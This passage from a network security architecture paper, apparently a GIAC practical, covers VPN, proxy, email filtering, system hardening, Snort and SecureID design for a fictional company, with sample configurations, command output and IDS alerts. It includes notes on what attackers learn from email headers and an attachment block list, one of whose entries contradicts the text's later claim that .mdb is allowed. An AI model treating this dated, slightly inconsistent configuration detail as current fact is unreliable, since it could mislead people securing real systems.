mikeh@proxy1$>more /etc/rc2.d/S50staticroutes
route add 172.17.148.0/24 172.17.146.2
route add 172.17.145.0/24 172.17.146.2
```

## VPN

A VPN, or virtual private network, provides an authenticated, encrypted tunnel to a private network over a public one. VPNs are often less expensive than

dedicated lines between sites, and they can allow remote users access to internal assets. It is possible with many VPN solutions to filter on the decrypted traffic, much like a firewall. The problem with many VPN implementations is that they do not properly address the risk a company faces. An encrypted tunnel over the Internet should prevent anyone from intercepting and deciphering protected traffic. However, data in transit might not be the most significant risk. If the VPN does not enforce good authentication, for example, someone may be able to access the network through the VPN. Any success at guessing or brute forcing a password may yield complete access to internal systems. This could be more serious than whatever was contained in the sniffed transmission above.

GIAC deployed a Cisco VPN 3005 concentrator more than a year ago. It is running software version 3.6.7. It previously used passwords stored locally on the device for authentication and did not filter traffic. It was not possible to enforce good passwords on the device, so as part of the new security deployment all remote users must now use a SecureID token to log in. The only traffic permitted from the VPN to the internal network is now:

- HTTP to the proxy server
- SMTP / POP3 to mail server
- SSH for remote administration
- Windows file sharing
- Telnet for access to legacy applications

The filtering done by the VPN device is stateless and provides limited control or accounting of passed data. Therefore the PF firewall is the primary control point for the remote access subnet.

The VPN prohibits split tunnels, which is the ability for a client to have an active connection to the VPN as well as communications with systems on other networks. Split tunnels pose significant exposure for the network protected by the VPN, because it is possible for someone on the Internet to compromise the VPN client and then gain access to the corporate network. Since that client likely has lower security standards than the corporate firewall, it provides an attractive point of entry for an attacker. Disabling split tunneling does not protect against a client infected with a worm from connecting over the VPN and infecting internal systems, since that does not generally require concurrent connections to the Internet.

Authentication and Encryption:

All clients will connect to the VPN using the Cisco client software, and presently there is no need to provide site-to-site VPN, so a limited number of authentication and encryption protocols are required. A user authenticates using a SecureID token, then AES provides encryption and SHA ensures data integrity of tunneled traffic.

Remote host security:

The Cisco VPN client software includes a personal firewall, and the policy can be verified when a client authenticates. This includes pushing updates and ensuring that the host firewall is running as expected. In the future, dial-up users may be required to use the VPN after they connect to the dial-up server in order to enforce host security.

Administration:

The VPN 3005 can be administered either via CLI or a Web interface, and both have drawbacks. The concentrator did not start as a Cisco product, and the interfaces are not at all consistent with the IOS or PIX. The configuration for GIAC's running VPN is over 25 kilobytes in size, making it unwieldy to manage on the device. Fortunately, as with other devices, the configuration can be edited on a computer, then transferred using TFTP or FTP.

## Dial pool

From a security perspective, an ideal perimeter would involve one point of entry and exit to the protected resource. This allows the defenders to concentrate their effort on protecting and monitoring that point. Modems are a challenge for information security that may the perimeter, because they may be attached directly to systems, bypassing whatever firewall is in place.

GIAC's legacy business applications were accessed by remote workers and partners using telnet over dialup connections. Although it is used less frequently, modem access will continue to be provided for situations where VPN over the Internet is not available. The dialup server is a Cisco 3620 router with a T1 module and as configured it can service up to 20 connections in a hunt group. The router is protected very much like the Internet router above. It is placed in the remote access subnet which requires all traffic to the GIAC network to pass through the PF firewall. Further, as with the VPN, remote access users must authenticate using a SecureID token before they are allowed access to the network.

## Proxies

Proxies will be used to secure traffic that passes between the Internet and client systems, including email, Web, and FTP:

### *Email*

Email is already being relayed through a system in the service network that provides virus filtering running Symantec's SMTP gateway software, SAVSMTP. This software is simple to setup and administer through a Web interface, but it lacks the extensibility and flexibility found in some other software. Despite checking for antivirus signature updates daily there have been two instances in the last six months where viruses passed through the gateway. In both cases, it was because the signature update process had gotten hung up. This points out a serious weakness in the antivirus space: it is generally a reactive technology. In other words, once a virus is discovered the AV companies write a signature to detect it. This can be enhanced by heuristic scans, which are supposed to detect "virus-like" behavior, but there is some debate on the effectiveness of heuristic scanning. To this end, GIAC has taken the stance of blocking all attachments with the following executable extensions[36]:

| | | | | | |
|---|---|---|---|---|---|
| *.ad | *.cmd | *.ins | *.msp | *.shb | *.vss |
| *.ade | *.com | *.isp | *.mst | *.shs | *.vst |
| *.adp | *.cpl | *.js | *.pcd | *.url | *.vsw |
| *.asp | *.crt | *.jse | *.pif | *.vb | *.ws |
| *.bas | *.hlp | *.mdb | *.reg | *.vbe | *.wsc |
| *.bat | *.hta | *.msc | *.scr | *.vbs | *.wsf |
| *.chm | *.inf | *.msi | *.sct | *.vsd | *.wsh |

Some executable types are permitted through, notably .exe, .lnk, and .mdb, because internal users occasionally send or receive legitimate attachments with those extensions. Another drawback of this method is that reports do not contain information about the specific types of infection we are receiving, though this is a secondary concern to preventing infections.

Some limitations of this software:

- It only runs as root which is bad because if there is an exploitable flaw in the software, it will have full access to the system. It should run as an unprivileged user.

- Although management can be done using HTTPS, there is no way to disable the HTTP management port.
- It cannot be bound to a specific interface.
- Some reporting features are lacking, such as “no successful signature updates in the last X tries”. Also, there is no rate limiting on alerts which can lead to a flood of messages.
- It cannot locally quarantine suspect files, they must be forwarded to a quarantine server.

Another drawback is that GIAC is only protected by antivirus from one manufacturer. Something to consider from a defense in depth perspective would be to run another antivirus product at the SMTP gateway, such as Viruswall from Trend Micro which is well regarded.

Since adding the manual extension block there have been no infections via email, so changing the product is not a priority. A bigger priority on the email front is spam filtering, which is done using open source solutions Postfix and SpamAssassin. Postfix has a good security track record and can be run as a non-root user. SAVSMTP receives messages from the Internet, removes infected attachments and those in the explicit block list, then forwards to Postfix which runs bound to the loopback interface on the same server. Postfix uses SpamAssassin to classify junk mail, then forwards to the internal mail server.

One of the benefits of using proxies for all outgoing communications is that they may limit the amount of information “leaked” to outsiders about the internal network. For example, consider the following sanitized email message headers:

```
Received: from some.big.corp.us.net ([BBB.BBB.113.20])
      by mail1.example.com (SAVSMTP 3.1.0.29) with SMTP id M20030718
      for <mikeh@example.com>; Fri, 18 Jul 2003 10:17:14 -0400
Received: from east.corp.com ([172.24.17.162])
      by some.big.corp.us.net (8.12.9/8.12.9) with ESMTP id h7IEH2Aq0
      for <mikeh@example.com>; Fri, 18 Jul 2003 09:17:04 -0500 (CDT)
Received: from mail03.corp.com (MAIL03 [BBB.BBB.5.44]) by east.corp.com
      with SMTP (Microsoft Exchange Internet Mail Service Version
      5.5.2653.13) id RDFFYN87; Fri, 18 Jul 2003 09:17:01 -0500
Received: from 10.1.1.177 by mail03.corp.com (InterScan E-Mail
      VirusWall NT); Fri, 18 Jul 2003 09:17:00 -0500 (CDT)
Received: by gw01.corp.com with Internet Mail Service (5.5.2653.19)
      id <RCM4MA0M>; Fri, 18 Jul 2003 09:16:32 -0500
From: "Salesman" <salesman@corp.com>
To: "Mike Hotaling (E-mail)" <mikeh@example.com>
Subject: FW: Maintenance Agreement
```

Above are the headers of a message received from a vendor. They include addresses, including those of internal servers. It appears the mail system in

place is Exchange and Sendmail, and their antivirus is VirusWall running on Windows. The company has mail servers in both Eastern and Central time zones, and the Exchange servers are running at different revision levels.

```
Received: from mx2.securitycompany.com ([CCC.CCC.152.11])
      by mail1.example.com (SAVSMTP 3.1.0.29) with SMTP id M20030715
      for <mikeh@example.com>; Tue, 15 Jul 2003 16:30:07 -0400
Received: by mx2.securitycompany.com (Postfix, from userid 1026)
      id 8A38AC9229; Tue, 15 Jul 2003 16:30:07 -0400 (EDT)
Received: from MAIL01.corp.securitycompany.net
      (mail01.corp.securitycompany.net [172.19.52.10])
      by mx2.securitycompany.com (Postfix) with ESMTP id 7ADCCC91FF
      for <mikeh@example.com>; Tue, 15 Jul 2003 16:30:07 -0400 (EDT)
Received: from exchange01.itcore.securitycompany.net
      (exchange01.itcore.securitycompany.net [172.19.52.15])
      by MAIL01.corp.securitycompany.net
      (8.12.9/maybe_its_not_even_really_Sendmail....) with ESMTP id
      h6MKU6FO for <mikeh@example.com>; Tue, 15 Jul 2003 16:30:07 -0400
      (EDT)
Received: by exchange01.itcore.securitycompany.net with Internet Mail
      Service (5.5.2653.19) id <3WL3HAL4>; Tue, 15 Jul 2003 16:30:05
      -0400
From: "Jane Doe" <jane.doe@securitycompany.com>
To: "'mikeh@example.com'" <mikeh@example.com>
Subject: RE: update
X-Mailer: Internet Mail Service (5.5.2653.19)
```

It is worth noting that many mail servers' headers can be customized. In the above example, a security-conscious vendor edited a header to look like a current version of Sendmail, but then adds "maybe it's not even really Sendmail". The mail path also appears to go from Exchange to Sendmail to Postfix, and the product selection (even if it is faked) tells us that the person who set this up is aware of security issues.

- `User-Agent: KMail/1.4.1`
- `User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.4) Gecko/20030701`
- `Message-ID: <Pine.LNX.4.44.0308020713200.30881-100000@localhost.localdomain>`

The above are individual lines taken from different messages. Sometimes the User-Agent field can be enlightening. An attacker might search for mail from an administrator or senior manager's home account, where the security might be lower but they likely have a dial-up or VPN connection to the company. On the other hand, mail being read with Pine, which is a text based editor for Unix and Linux, is probably not going to execute hostile code or give an attacker information via Web bugs, though Pine has had security issues of its own.

Postfix is configured to strip headers from outgoing mail that would otherwise give away too much information about our internal setup. The following configuration was added to /etc/postfix/headers.pcre[37]:

```
/^Received: from \S+\.example\.com \(\S+ \[172\.17\.146\.\d+\]\)\s+by
example\.com/ IGNORE
/^Received: by \S+\.example\.com \(Postfix, from userid \d+\)/ IGNORE
```

### *Web proxy*

Popular Web browsers have a bad security history, so it is important to be able to regulate traffic. This is accomplished using Squid, an open source proxy for HTTP, HTTPS, FTP and other protocols. Squid can be configured to restrict sources and destinations, and integrated with virus and content filters. Many people do not realize that every time they surf the Web their browser gives out information about itself, the client's operating system, and the network on which it runs (even if it is NATed). Someone can gather this information by sending "web bugs" in email, enticing someone to click on a link, etc.

Squid is configured to anonymize headers, which selectively allows or denies specific HTTP header fields. Some Web servers will not honor requests that do not contain a User-Agent header, so the “fake_user_agent” directive is used to insert bogus information into all requests.

The following lines remove headers that might be useful to an attacker running a hostile Web server and replace them with bogus ones[38].

```
anonymize_headers deny From Referer Server
anonymize_headers deny User-Agent WWW-Authenticate Link
fake_user_agent Lynx/0.9 (Unicos)
```

A number of applications, including file sharing and instant messaging, will attempt to communicate on whatever ports are available if their default is blocked by a firewall. Normally TCP port 80 is allowed outbound through firewalls, so it is often used. Many of these communications will be blocked by Squid because they are not valid HTTP. More advanced applications are more difficult to filter because they are structured to closely resemble HTTP sessions. Flow analysis and monitoring access to centralized servers, for example, the ones used to log in to a service, may be more effective at identifying these services. Monitoring or blocking these applications is important because they may be a vector for virus infections or proprietary information leak.

### *FTP proxy*

FTP is a challenging protocol to firewall due to its dynamic nature. Although most users are not aware, FTP sessions generally involve two separate connections, one for the commands and one for the data transfer. FTP can operate in active mode (where the FTP server opens a connection back to the client) or in passive mode, (where the client opens the data channel to the server on a high-numbered port). In either case, a firewall that does not understand the protocol will have to be pretty wide open to let FTP work. For this reason FTP is implemented via a proxy. Squid is capable of handling FTP, and the PF firewall transparently proxies the protocol.

## Systems

### *Goals*

- Reduce vulnerability by running minimal services, managing configuration on those that are running, and keeping up to date on patches.
- Configure system logs to provide useful information for detecting problems when they occur and determining what happened after the fact.
- Use a file integrity checker to identify and respond to unauthorized changes in a timely manner.
- Ensure a consistent environment by developing a “golden build” to serve as a system baseline.

### *New computers*

Minimizing a system starts with installing a smaller set of software than the default. Most modern operating systems include many components that are never used during normal operations. This software (all software, in fact) contains flaws, some of which may be exploited to gain unauthorized access. Minimizing systems has the added benefit of reducing the amount of effort and time needed to install patches – there is no need to apply a patch for software that is not installed! The challenge is determining which software is needed and which can be safely removed. System administrators may resist these installs initially, but deploying them consistently, improving security, and reducing patching overhead help get them accepted.

A number of guides exist for installing minimal Solaris systems[39]. Some of these are geared toward building a firewall where more importance is placed on security than on convenience, so they are very restricted.

CIS, the same group that produced the Router Audit Tool produces security benchmarks and guides for popular operating systems, including Solaris, Windows, and Linux. These tools go beyond removing or disabling unneeded services, and include aspects such as banner messages, trust relationships, file permissions, and kernel hardening. The scoring tools that CIS provides help identify systems that need attention or updates. Additional security guides are available such as TITAN and JASS[40].

Deploying new systems consistently is a priority. Sun provides JumpStart (KickStart is a clone that exists for some Linux distributions), a collection of software that can be used to deploy everything from small workstations to large enterprise servers. The JumpStart server contains a complete copy of the operating system version to be installed. Configuration files determine which components to install on which clients. Scripts run at the beginning or end of the process can install the latest patches, third party software (backup client, tripwire, etc.), local configuration files, hardening scripts, etc. With the exception of differences for hardware – the filesystems on a large database server will be much different than a small workstation – builds are very consistent across machines.

Windows servers and desktops are handled similarly, by creating a build then using disk duplication software[41] to create identical copies. This works well, but requires that we maintain many separate builds for various hardware. Patching is always a manual effort after imaging, which leads to some inconsistencies in the actual running systems.

Certain computers, especially those that contain critical data or those that are exposed to the Internet, will run Tripwire. This is in a class of software known as file integrity verification. Tripwire works by developing a database of information about files on a system, including:

- who owns it
- who can access it
- its size
- the date and time it was created and modified
- a cryptographic checksum

Periodically, the same attributes are checked and the results are compared to the database. Any change to the files will likely change at least checksums and modification timestamps. There are some files that Tripwire is less useful for. A log file that is constantly written to will have many of the above attributes change in the regular course of business. Tripwire offers the flexibility to monitor only those attributes that should not change (a file's permissions, for example) or to watch for a log file shrinking, as would happen if someone deleted records of their activity.

Tripwire cannot determine exactly what has changed within a file, but if configured properly it can report specifically what has changed on a system, an indication of the extent of the damage. This can be one of the most important factors in incident response. People are often advised to rebuild a computer after they discover it was compromised. Reinstalling everything is often the only way to get back to a known good state if a system is not running software with the monitoring functionality of Tripwire.

Some free file integrity checkers are available[42], but with Tripwire one of the goals is to keep management to a minimum. We want to be notified quickly if there is a violation, but we want a very low false positive rate. Too many false positives from a system can result in alarms being ignored. The commercial version of Tripwire can be managed centrally, and new versions of the manager application reduce the hassle of regular maintenance.

One significant obstacle with file integrity checkers has been that patching, where many files change that normally would not, sets off many alarms. It is so time consuming to verify that each change was intentional, that it is unlikely to happen, especially when multiple systems are patched at the same time. A crafty bad guy could use that opportunity to slip a trojaned file onto a system. Tripwire Manager 4.0 overcomes this by reporting that "these files changed on the web, mail, and application servers, but the new files are all the same." This allows the administrator, who installed the same patch cluster to those servers, to update the Tripwire databases with more confidence.

### *Existing computers*

Computers that are in production that must have minimal downtime must be handled differently than new systems. These steps and tools will be used to ensure that existing computers have not been compromised:

Verification (run all tools from secure media, statically linked):

- check accounts
- processes
- listening network ports
- existing binaries

Network Ports:

The netstat command can be used to show which ports are listening, and lsof (list open files) shows which processes are bound to those ports on the mail relay system (the format has been changed to fit on the page):

```
root@mx1#>/cdrom/cdrom0/netstat -an
TCP: IPv4
 Local Address   Remote Address   State
-------------- ---------------- -------
     *.22             *.*         LISTEN
     *.22             *.*         LISTEN
     *.8800           *.*         LISTEN
     *.8843           *.*         LISTEN
     *.25             *.*         LISTEN
127.0.0.1.10024       *.*         LISTEN
     *.22             *.*         LISTEN
UDP: IPv4
 Local Address   Remote Address   State
-------------- ---------------- -------
      *.514                      Idle
      *.123                      Idle
127.0.0.1.123                    Idle

root@mx1#>/cdrom/cdrom0/lsof -P -i |grep LISTEN
COMMAND   PID    USER   TYPE NODE NAME
sshd      202    root   IPv6 TCP *:22 (LISTEN)
sshd      202    root   IPv4 TCP *:22 (LISTEN)
savsmtp   210    root   IPv4 TCP *:8800 (LISTEN)
savsmtp   210    root   IPv4 TCP *:8843 (LISTEN)
savsmtp   210    root   IPv4 TCP *:25 (LISTEN)
postfix  1913 postfix   IPv4 TCP localhost:10024 (LISTEN)
syslogd   166    root   IPv4 UDP *:514 (Idle)
xntpd     307    root   IPv4 UDP *:123 (Idle)
xntpd     307    root   IPv4 UDP localhost:123 (Idle)
```


This shows that if the system were connected directly to the Internet the services that would be available would be SSH, SMTP, and the HTTP and HTTPS management ports for the antivirus products on ports 8800 and 8843. Syslog and NTP are also running, though they are configured to not accept remote communications. All of these services are necessary, though all but SMTP are filtered by the firewall from the Internet.

Binary Verification:


Sun provides the Solaris Fingerprint Database to aid in verifying the integrity of an installed system. The system is centered around MD5, which is used to generate "fingerprints" of files on a system. The fingerprints are MD5 cryptographic hashes, which are represented as 32 hexadecimal characters, which should be unique for every file in existance. Verification of files is simple. On a SPARC system, use the md5-sparc program to generate hashes for the files to be verified:

```
root@mail#>/usr/local/bin/md5-sparc /sbin/sh /bin/sh /usr/bin/prstat
/usr/bin/netstat /usr/sbin/ping /usr/bin/ps
MD5 (/sbin/sh) = 8cc54bd62748bab9626661857964957b
MD5 (/bin/sh) = c6c68b8eab6b49d394531e7b30d2a980
MD5 (/usr/bin/prstat) = 65a87e191542811e092c6c6001ce9f57
MD5 (/usr/bin/netstat) = 564e13811504486f46e918d61de2e5eb
MD5 (/usr/sbin/ping) = cf8bf02dde3acca796b403a147535648
MD5 (/usr/bin/ps) = 65a87e191542811e092c6c6001ce9f57
```

Then open the Fingerprint Database Web page[43] and copy and paste the hashes into the application:




The results page will show the fingerprint, what matches exist in the database, and architecture, version, and patch level information.




Additional details on verifying users and running processes is provided in the section below on Firewall assessment.

### *Additional Security Measures*

A rootkit is a collection of programs installed by an attacker that gives them administrative access through a backdoor and removes signs of their activity. Chkrootkit is a free tool that compares system binaries to known signatures of rootkits[44], much like antivirus software. Chkrootkit was run against systems and will become a routine security checkups.

### *Patching*

Systems will be patched systematically. A number of resources exist to help identify necessary updates and assign priority. Routine patching will be performed during monthly maintenance. Depending on the severity, however, critical updates may be installed as soon as they have passed quality checks on test systems. Administrators have been hesitant to use any form of automated patch deployment since applying patches has caused problems in the past, they were afraid of the potential problems with unattended patching. Considering how

frequently critical updates are released, and especially considering the time between bug announcement and exploit release seems to be decreasing, the only solution to handle this on a large scale is through some form of automation. Sun and Microsoft both have products available to handle this and those will be evaluated in the near future.

## NIDS

Network Intrusion Detection Systems (NIDS) provide an additional layer of detection when things go wrong. NIDS can be configured to log information regarding probes and attacks on the network. Snort version 2.0.1, an open source product, will be used in this capacity. In order of specificity, IDS may use signatures which are written to detect specific attacks and anomalies which are not known to be a specific attack but that do not look normal. Other methods may use statistical and flow analysis to find traffic that is unusual for the network, and these methods may be the only option available for encrypted communications. Snort uses signature and anomaly detection and may be extended to perform statistical analysis as well. It offers more than adequate performance for the GIAC network and works well on Solaris. The configuration and rules require tuning to get value from the data generated, but they are flexible enough to be adapted for nearly any environment. Also, unlike many commercial products, Snort offers full access to the rules. This is invaluable in determining why an alarm was triggered and what the potential impact was.

Four Snort sensors will be deployed on the GIAC network, again using a defense in depth approach:

- outside the firewall
- in the RAS network, after VPN decryption takes place
- in the service network, with visibility into traffic that has passed through the Internet firewall
- in front of the database servers since this is where critical information is concentrated

Despite the complete logging that PF provides, as an active defense component it will be subject to attack. If successful, anyone who breaks into the system will try to erase all logs of their activity. A defensive measure some people put in place is to do logging on a separate log server. However, anyone capable of gaining access to the firewall stands a good chance of also breaking into the log server, so that may not be sufficient. As installed Snort will be invisible to the

network. Sensors will be connected to the network using taps, which are one-way devices that only pass traffic from the monitored network to the attached sensor. This is not perfect protection, as there have been vulnerabilities in Snort and TCPDump decoders, but it would be difficult for an attacker to do much to an IDS sensor that had no way to send data back to them.

Taps sit inline on a network connection, with output provided on two separate cables. These must be combined to one interface so that the sensor is able to do stream reassembly and protocol decodes. Some systems provide a way to bridge multiple physical interfaces into one virtual interface. Load balancing devices allow for very flexible control over traffic flows but are very expensive. The option GIAC will use is port SPANing on a Cisco Catalyst switch. Many Ethernet switches allow traffic to be copied from one interface to another for troubleshooting, which various vendors call SPAN (Switch Port ANalyzer), mirror, or monitor. Cisco Catalyst 2900 and 3500 switches allow multiple ports to be SPANed to a single port, an unusual feature for inexpensive switches. This may cause high load on the switch, and some traffic will be lost if the ports being monitored are full duplex and fairly saturated (because they could be trying to send up to 200 Mbps of data down a 100 Mbps pipe). Considering the expense of the alternatives, these issues are acceptable to GIAC as there is no expectation of forensically sound logs.

Note that newer Cisco stackable switches do not allow multiple ports to be SPANed in this way. GIAC ended up replacing two older Catalyst 3524XL switches that were in wiring closets with newer 2950s, then using the 3524s for IDS. Each of the 3524s will handle traffic from two sensors.

The systems were deployed using JumpStart with very minimal packages installed as described above. The sensors run Solaris 9 and Snort 2.0.1 on SunFire V-100 systems. Their disk subsystem, slower IDE drives, means they would not be ideal for busy database or mail servers, but they work fine for Snort logging to a remote server. Logging is done using the Barnyard output system, which outputs binary format for archiving and to a MySQL database for current analysis. The log server is a SunFire V-210, chosen because it has a better storage subsystem, including SCSI disks.

One interface on each sensor has no IP address assigned and is used for snorting. The other is the management interface, used to transfer logs to the database, synchronize time, and other management functions. ACID provides an interface to the MySQL database, which is useful for event viewing and correlation. Binary logs are archived for future correlation.

Analysis is done on a SunBlade 150 workstation. Upgrades will also be compiled and tested on this system. It is hardened and runs minimal services. It has a connection on the IDS management network and the GIAC corporate network, which is necessary for time synchronization. The only service accessible from the corporate network is SSH, which was determined to be acceptable in case an administrator needs to check logs remotely.

At its heart is the Snort detection engine, which can perform pattern matching against any part of a packet. A simple rule language allows signatures to be written based for known attacks and other interesting traffic. A sample alert for a common proxy scan is shown below:

```
[**] [1:615:4] SCAN SOCKS Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
6/13-03:25:06.814812 38.116.29.63:0 -> 223.10.10.135:1080
TCP TTL:115 TOS:0x0 ID:1500 IpLen:20 DgmLen:40 DF
******S* Seq: 0x99C8  Ack: 0x0  Win: 0x200  TcpLen: 20
[Xref => http://help.undernet.org/proxyscan/]
```

Snort's functionality can be extended with various pre- and post-processors. One of the default preprocessors is one to detect portscans, and output of a scan probably looking for Web servers is shown below:

```
Jun 13 02:27:24 200.1.13.213:4048 -> 223.10.10.135:80 SYN ******S*
Jun 13 02:27:26 200.1.13.213:4049 -> 223.10.10.136:80 SYN ******S*
Jun 13 02:27:27 200.1.13.213:4050 -> 223.10.10.137:80 SYN ******S*
Jun 13 02:27:24 200.1.13.213:4051 -> 223.10.10.138:80 SYN ******S*
```

### *Additional Monitoring*

One concept that could add intrusion detection in depth is to monitor all email traffic to competitors' networks, in case someone was transferring proprietary information that way. There is not normally much traffic between GIAC and competitors so this approach will be considered. A more clever insider who wanted to get away with proprietary information might burn it to CD or at least email it to a generic account such as a free one hosted at Yahoo[45].

Another concept that is interesting is the use of "honey tokens". These could be bogus accounts in a database, a temporary file containing passwords, or anything else that might be tempting to an attacker. Custom monitoring of the database, filesystem, or IDS rules would send an alarm whenever one of those tokens was accessed. The advantage of this method is that it should have very low noise rates and it should provide protection against internal and external attackers[46].

### *Strong Authentication*

Passwords remain one of the weakest links in the GIAC network. A number of techniques exist to make authentication stronger, and as with all other security technologies, implementation is the key[47]. A humorous aside about passwords: a colleague at a user group meeting shared with us his approach for getting the people he supports to use better passwords. He tells them to base their passwords on a profane word. The idea is they'll be less likely to say their password aloud. There are a number of problems with this approach. First, this approach reduces the effective strength of the passwords drastically, as many password crackers will begin with a dictionary attack and then use permutations of those words. Secondly, it is a tremendous disservice for the "security guy" to be educating his users in this way, when the lessons they learn will last much longer than whatever weak passwords they're using.

GIAC has chosen the RSA ACE/Server and SecureID tokens for strong authentication. Authentication credentials are often divided into the following categories: something you know (such as a password), something you have (like a smart card), and something you are (your thumb print). Strong authentication often requires two of these, thus it is called "dual factor".

In this case, a random token is generated every minute. The fact that the token changes frequently, is not predictable, and cannot be reused ensures that it is something the user has. That token is combined with a password (something the user knows) to be the credential used for authentication. The dynamic nature and two factor requirement protects against most weaknesses in passwords such as someone watching you type your password (called "shoulder surfing"), installing a keystroke logger on a public terminal[48] and replaying the credential, etc. The token may be generated by a KeyFob, which a user carries with them, or with software installed on some device they already have such as a palm computer or laptop.

An advantage this system has over biometrics or smart cards is that no reader has to be installed on the client. It is also mature and has a good track record, both key points to consider when deciding on any cryptographic system. It will not protect against someone taping their password to the back of an token or falling victim to someone on the phone saying "now read me the numbers it's displaying". Only user education can help in those areas.

## *III. VERIFICATION*

Prior to going live with the new applications, GIAC management asked for validation that the new security architecture was performing properly. No budget was set aside for an outside assessment, so the work was performed internally by the network and system administrators, with input from other IT staff. Any tools, consulting, or remediation would be purchased with the contingency fund.

### *Steps for verification*

1. determine scope
2. establish tests
3. weigh considerations
4. perform tests
5. evaluate results
6. make recommendations

### Scope

As the primary point of security control on the network, the Internet firewall was evaluated to ensure it is enforcing the policy.

The goals of the firewall policy are:

- Protect the firewall itself. The only connections made directly to the firewall are SSH for administration.
- Permit only necessary traffic and deny everything else.
- Normalize traffic that might slip past IDS or filters.
- Provide antispoofing on all interfaces.
- Maintain good traffic logs.
- Ensure that traffic between clients and the Internet passes through proxies.
- Provide acceptable performance.

### Tests

#### *Firewall Protection*

- Ensure the firewall is only accepting connections on necessary ports.
- Check that the firewall has an acceptable patch level.

- There should be no unnecessary local users or groups.
- Only necessary processes should be running.

### *Default Deny*

- Required traffic should be allowed.
- Allowed traffic should be required.
- All other traffic should be denied.

### *Normalize Traffic*

- Fragments should be reassembled before being allowed or denied.
- Traffic coming in from the Internet should have a minimum TTL value.
- Unusual traffic such as SYN + FIN and null scanning should be blocked.
- Public servers should be protected from some DoS by synproxy feature.

### *Provide Antispoofing*

- No spoofed addresses should be allowed to pass any interface.

### *Maintain Good Logs*

- Detailed logs should be kept for all blocked traffic.

### *Enforce Use of Proxies*

- Clients should not be able to directly connect to Internet HTTP, SMTP, or FTP servers.

### *Performance*

- Ensure the load on the firewall is acceptable.
- Network performance through the firewall should be acceptable.

## Considerations

A number of factors were considered in the planning and execution of the assessment, including:

- risks
- cost
- effort
- time
- staff

Risks:

There are inherent risks in performing this assessment. Any abnormal network activity could have a negative impact, and scan tools have been known to cause systems to crash. On the other hand, this type of verification is often the best way to ensure a firewall is performing as expected. Beyond that, people will likely use the same tools against the GIAC network, so we feel it is better to identify problems internally rather than wait for a bad guy to do it first.

